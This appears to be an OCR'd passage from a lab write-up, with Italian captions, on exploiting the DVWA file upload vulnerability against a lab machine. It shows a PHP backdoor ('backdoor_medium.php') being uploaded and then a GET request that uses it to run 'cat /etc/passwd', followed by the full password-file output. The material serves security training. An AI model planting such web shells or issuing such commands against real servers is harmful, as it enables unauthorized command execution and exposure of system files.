X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
Content-Length: 4600
```



Vulnerability: File Upload


Choose an image to upload:

No file chosen

```
../../hackable/uploads/backdoor_medium.php succesfully uploaded!
```

-Richiesta GET dal Browser

```
http://192.168.51.101/dvwa/vulnerabilities/upload/../../hackable/uploads/
backdoor_medium.php?cmd=cat+/etc/passwd
```


192.168.51.101/dvwa/hacka
192.168.51.101/dvwa/hackable/uploads/backdoor_medium.php?cmd=cat+/etc/passwd
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Index of file

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Francesco Rinaldi